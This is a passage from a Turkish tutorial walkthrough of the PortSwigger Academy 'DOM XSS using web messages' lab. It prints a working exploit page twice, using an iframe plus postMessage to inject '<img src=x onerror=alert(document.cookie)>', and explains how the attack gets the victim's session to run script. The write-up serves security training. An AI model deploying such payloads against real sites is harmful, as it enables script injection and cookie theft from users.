
Artık bu kısımdan sonra bizden isteneni yapalım. Oluşturduğumuz HTML sayfasının içeriğini PortSigger Academy Lab sayfasında exploit server ile çalıştırabiliriz. Öncelikle bu kısımdan exploit server'a gitmemiz gerekmektedir.



exploit server bağlantısı


Bu sayfaya geldikten sonra da hazırladığımız HTML sayfasını hedef kurban sisteme gönderebiliriz.

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');

        target.addEventListener('load', function(){
            target.contentWindow.postMessage(
                            "<img src=x onerror=alert(document.cookie)>",'*');
        });
        target.src=
        "https://0add005f042c0f178189085900c9006b.web-security-academy.net/";
    </script>
</html>
```



exploit server ile XSS Payload'ının gönderilmesi

Bunları yaptıktan sonra artık başarıyla çözüme ulaştığımızı görebiliriz :)



'DOM XSS using web messages' lab ortamının başarıyla çözülmesi

Neler Yaptık? Özetleyelim


Özetleyecek olursak bu sistemde bir kullanıcı olduğunu düşünelim. Bu kullanıcı hacker.com'a yani hacker'ın yönettiği web sitesine gitmektedir. Hacker.com'a giden

kişinin tarayıcısına giden veri bu şekildedir, yani hacker.com bu içeriği dönmektedir;

```
<html>
  <iframe id="target" src=""> </iframe>

  <script>
    var target = document.getElementById("target");

    target.addEventListener("load", function () {
      target.contentWindow.postMessage(
        "<img src=x onerror=alert(document.cookie)>",
        "*"
      );
    });
    target.src =
      "https://0add005f042c0f178189085900c9006b.web-security-academy.net/";
  </script>
</html>
```

hacker.com bu şekilde bir HTML içeriği dönünce de browser buradaki '***target.src***' kısmında verilen adresi iframe ile açar. Bu adres de hedef sitenin adresidir, örneğin; ***hedef.com*** gibi düşünelim. Buraya bir HTTP Request'i gönderilir, kullanıcı oturumu açık ise tüm cookie'ler de bu HTTP request'ine eklenmiş olur. Ardından da hacker.com'daki JavaScript koduna göre bu sayfanın yüklenmesi tamamlandığında oradaki iframe'e bir ***postMessage*** gönderilir. Gönderilen postMessage içerisinde de bir ***XSS Payload***'ı bulunmaktadır.Bu postMessage iletildiğinde ise hedef sitedeki JavaScript koduna göre gelen postMessage parse edilerek bir '***content***' elde edilir. Oluşan 'content' yeni oluşturulan div'in element'ine innerHTML aracılığıyla yazılır. Bu şekilde sonuç olarak XSS açığı meydana gelmiş olur. **Dolayısıyla hacker, kurban kullanıcının mevcut oturumu ile hedef siteye yönelik istediği JavaScript kodunu çalıştırabilir hale gelmiş olur.**

Tüm bu yaşananların modellendiği şekile de buradan ulaşabilirsiniz;



postMessage ile İlgili Yaşanan Olayların Modellenmesi

postMessage-tracker chrome extension

Bu adresteki chrome eklentisini kurduğunuz zaman ziyaret ettiğiniz web uygulamasındaki postMessage'ların dinlenip dinlenmediğini veya ne yapıldığını tespit edebilirsiniz. Potansiyel olarak XSS oluşabilecek noktaları rahatlıkla tespit edebilirsiniz.
Kaynak: https://github.com/fransr/postMessage-tracker

Kaynaklar:

1. Web Security 0x09 | XSS Güvenlik Zafiyeti Serüvenine Devam Part 2 — Mehmet İnce